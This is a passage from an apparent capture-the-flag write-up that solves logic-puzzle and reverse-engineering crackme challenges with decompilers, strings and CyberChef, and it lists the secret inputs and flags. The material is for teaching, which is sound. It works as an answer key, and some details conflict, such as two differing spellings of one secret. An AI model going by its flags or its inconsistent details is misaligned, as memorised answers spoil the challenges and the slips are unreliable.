10	0	0	1	0	1	0
11	1	0	0	0	0	0
12	1	1	1	0	1	1
13	0	1	1	0	0	1
14	0	1	0	1	0	1
15	0	1	0	0	1	0
16	0	0	1	0	1	0
17	1	0	0	0	0	0
18	1	1	1	0	1	1
19	1	1	0	0	0	1
20	0	0	1	0	1	0
21	0	1	1	0	0	1
22	1	1	1	0	1	1
23	0	1	0	0	1	0
24	1	1	1	0	1	1
25	0	1	1	0	0	1
26	0	1	0	1	0	1
27	1	1	0	0	0	1

Figure 47: File with Input Sets

3. Document the Output for each Input set like below.



	A	B	C	D	E	F	G
1	Input A	Input B	Input C	Input D	Input E	Input F	Output
2	0	1	0	1	0	1	0
3	1	0	0	0	0	0	1
4	0	1	1	0	0	1	0
5	0	1	0	0	1	0	1
6	1	1	1	0	1	1	0
7	0	1	1	0	0	1	0
8	1	1	0	0	0	1	1
9	1	1	1	0	1	1	0
10	0	0	1	0	1	0	0
11	1	0	0	0	0	0	1
12	1	1	1	0	1	1	0
13	0	1	1	0	0	1	0
14	0	1	0	1	0	1	0
15	0	1	0	0	1	0	1
16	0	0	1	0	1	0	0
17	1	0	0	0	0	0	1
18	1	1	1	0	1	1	0
19	1	1	0	0	0	1	1
20	0	0	1	0	1	0	0
21	0	1	1	0	0	1	0
22	1	1	1	0	1	1	0
23	0	1	0	0	1	0	1
24	1	1	1	0	1	1	0
25	0	1	1	0	0	1	0
26	0	1	0	1	0	1	0
27	1	1	0	0	0	1	1

Figure 48: Document the Output

4. Copy the entire binary data and convert it to plain text using Cyber Chef.




Figure 49: Convert from Binary - Plain Text


Flga: REDFOX{Unl0ck_7he_L0gic_Puzzle}

Reverse Engineering


Treasure Trove (Pt 0)

Description: Shanks found a trove of binaries with treasure hidden inside them. Shanks' crew was able to find most of the treasure, but was struggling with a few. Help Shanks get some dough before he sets out to chase the rush of being an Emperor.

Open the warmup binary in the ghidra tool and analyze it.



After analyzing the file, go to the “main” function and analyze the code, and observe that the code is asking for input using “scanf”, and comparing the input with 1337 digit.



Now, let’s run the program and enter 1337 in the input field to show the flag.

```
┌──(kali㉿kali)-[~/writeup/Treasure Trove (Pt 0)]
└─$ ./warmup
Enter the Secret Code: 1337
Good Work! REDFOX{Th1S_Tr3a5ur3_15_ARRRRs}

┌──(kali㉿kali)-[~/writeup/Treasure Trove (Pt 0)]
└─$
```

Big Mom's Plot

Description: Big Mom has been keeping their new war strategies under wraps. \r\nNot even intelligence services like cipher pol have any clue whats going on. Can you figure out what is it that ther are hiding in case the Straw Hat ever come across their armies (again).

This challenge involves analyzing an x86-64 Linux binary that reads user input and conditionally prints a flag. The goal is to understand the logic and provide input that satisfies the condition required to print the flag.

Analysing the *check_loop* function. Loop to Find Specific Byte


```
check_loop:
  cmp rcx, 0
  je end_program
  mov al, [rsi]
  cmp al, 0x7E
  je okie
  inc rsi
  dec rcx
  jmp check_loop
```

- Loops through the input buffer one byte at a time.
- Looks for the byte **0x7E**, which is the ASCII character ~.
- If it finds ~, it jumps to okie.
- If not found in any byte, it exits.

Comparisons


Description: Everyone has started comparing Yamato to Oden since the self-proclamation. Some days Yamato feels energized and sometimes belittled. Help Yamato overcome any undue comparisons.

Run the binary and enter random input and observe the error message.



Next, use the “strings” command to see the printable characters of the binary and search for error message “Try again!”.
Observe the string below “Enter the secret:” message.


Run the binary again and enter the string to get the flag.



MerC

Description: Momo trapped a farmer in a binary after finding out about his alleged disservice to Kozuki Oden, he cries out but no one is there to hear him. Help him plead his case by translating whats being lost in the cyberspace.

Open the binary in the binaryninja, navigate to “main” function and observe that the two loop is running from 0 to 126. The main functionality of the both loop is to match the “if” statement and if the statement is true, append the value of the “i” as character in the variable.




If the generated value using loop matches with the user input, it will print the flag.

```
char var_9a = 0;
printf("Enter the secret: ");
void var_b0;
__isoc99_scanf("%s", &var_b0);
int32_t var_10 = 0;

while (true)
{
    if (var_10 > 9)
    {
        printf("Correct: %s\n", &var_c8);
        break;
    }

    if ((&var_a4)[(int64_t)var_10] != *(uint8_t*)(&var_b0 + (int64_t)var_10))
    {
        puts("Incorrect, try again!");
        break;
```

Let’s decode the generated value of the loop.

Click on the hexadecimal and Press “R” to display the hexadecimal in the character format and observe the decoded value – “LIVin9HEL1”.



```
int32_t main(int32_t argc, char** argv, char** envp)
{
    int64_t var_c8;
    __builtin_strcpy(&var_c8, "redfox{sample_flag}");
    char var_a4;

    for (int32_t i = 0; i <= 0x7e; i += 1)
    {
        if (i == 'L')
            var_a4 = i;
        else if (i == 'I')
            char var_a3_1 = i;
        else if (i == 'V')
            char var_a2_1 = i;
        else if (i == 'i')
            char var_a1_1 = i;
        else if (i == 'n')
            char var_a0_1 = i;
    }

    for (int32_t i_1 = 0; i_1 <= 0x7e; i_1 += 1)
    {
        if (i_1 == '9')
            char var_9f_1 = i_1;
        else if (i_1 == 'H')
            char var_9e_1 = i_1;
        else if (i_1 == 'E')
            char var_9d_1 = i_1;
        else if (i_1 == 'L')
            char var_9c_1 = i_1;
        else if (i_1 == 'l')
            char var_9b_1 = i_1;
```


Now, enter the gathered string as secret to retrieve the flag.

```
┌──(root㉿kali)-[/home/kali/writeup/MerC]
└─# ./MerC
Enter the secret: LIVin9HELl
Correct: redfox{sample_flag}

┌──(root㉿kali)-[/home/kali/writeup/MerC]
└─#
```

Treasure Trove (Pt 1)

Description: This one sent Beckman for a loop, multiple loops really. Can you help save Benn's reputation in front of Shanks xor is it really that bad?

Open the binary in the binary ninja and select “Pseudo C” to read the binary code in the understandable format. Next, observer that the main function has two external functional in it named “rwejkfjs” & “fjslkoosxx”.



Analyzing the “fjslkoosxx” function.

This function performs a **reverse Caesar cipher** (i.e., shifting letters *backwards* in the alphabet).
Let’s understand each part:

Step 1: Loop over the string

- result = *((uint8_t*)arg1 + var_c) reads one byte at a time from the input string.
- The loop continues until a null terminator (0) is encountered → standard C string iteration.

Step 2: Character Check

- If the character is:
  - Lowercase ('a' to 'z' → ASCII 0x61 to 0x7a)
  - Uppercase ('A' to 'Z' → ASCII 0x41 to 0x5a)

Then perform a **reverse shift** using:

Step 3: Shift Logic

Lowercase:
new_char = ((old_char - 'a' - arg2 + 26) % 26) + 'a'

Uppercase:
new_char = ((old_char - 'A' - arg2 + 26) % 26) + 'A'

- This is a **wrap-around reverse Caesar cipher** — subtract arg2 from the character's alphabet index, and wrap around using modulo 26.
- Non-alphabetic characters are left unchanged (like digits, symbols).

Example

Let's use the string "0a5I" and shift = 3:

// Input string: 0 a 5 I

// '0' → not alphabetic → stays '0'

// 'a' → lowercase: ('a' - 'a' - 3 + 26) % 26 = (0 - 3 + 26) % 26 = 23 → 'x'

// '5' → not alphabetic → stays '5'

// 'I' → uppercase: ('I' - 'A' - 3 + 26) % 26 = (8 - 3 + 26) % 26 = 31 % 26 = 5 → 'F'


// Result: "0x5F"

Putting It All Together: Final Solution

We already did this:
"0a5I" -> "0x5F"

After getting the key, we can decrypt the flag string.


Let’s use the CyberChef to decode the string from hex and then use XOR with 0x5F key to decrypt the flag.



Treasure Trove (Pt 2)

Description: Shanks called Marco for help with this one and Marco almost awakened in his Tori Tori Devil Fruit and TRANSFORMed into a big firebird in the process. Help Marco with this binary so he can cool his head down a bit.

Open the sample binary in the binaryninja and observe the main and transform function.



Main Function

```
char var_68[] = "uhwymjeukrvfxqhrnlgztwkqhivtjhepmrqdvb";
scanf("%40s", &var_38);
transform(&var_38, strlen(var_68));
if (strcmp(&var_38, &var_68) != 0)
  puts("FAILED!");
else
  puts("CORRECT! REDFOX{DEMO_FLAG}");
```

transform() Function

```
void transform(void* arg1, int32_t arg2) {
  for (int i = 0; i <= 2; i++) // 3 rounds
    for (int j = 0; j < arg2; j++)
      *(arg1 + j) = ((((j * 8 - j) ^ 0x5a) + *(arg1 + j) - 'a') % 26) + 'a';
}
```

You need to **input a secret password**, such that after 3 rounds of a transformation function, the result equals this hardcoded string- “uhwymjeukrvfxqhrnlgztwkqhivtjhepmrqdvb”.

If your input (after 3 rounds of transformation) matches that, you get the flag.

Understand the transform() logic


```
*(arg1 + j) = ((((j * 8 - j) ^ 0x5a) + *(arg1 + j) - 'a') % 26) + 'a';
```

Let's simplify it:

1. It loops 3 times (i = 0 to 2) → so the transformation is applied **3 times in total**.
2. For each character at position j, it:
    - Takes the character value: *(arg1 + j)
    - Subtracts 'a' to normalize to 0–25
    - Adds ((j * 8 - j) ^ 0x5a)
    - Takes modulo 26 to stay within lowercase letters
    - Adds 'a' again to bring it back to character range

In simple terms: **this function transforms lowercase letters into other lowercase letters**, and it's deterministic based on position (j), repeated 3 times.

Let's write a simple python code to simulate the reverse transformation.



Now, we have successfully reversed the transformation logic and got the secret. Let's enter the secret to retrieve the flag.

This can now be sent to the network socket to obtain the actual Flag.


Laugh Tale

The Pirate King's Trail

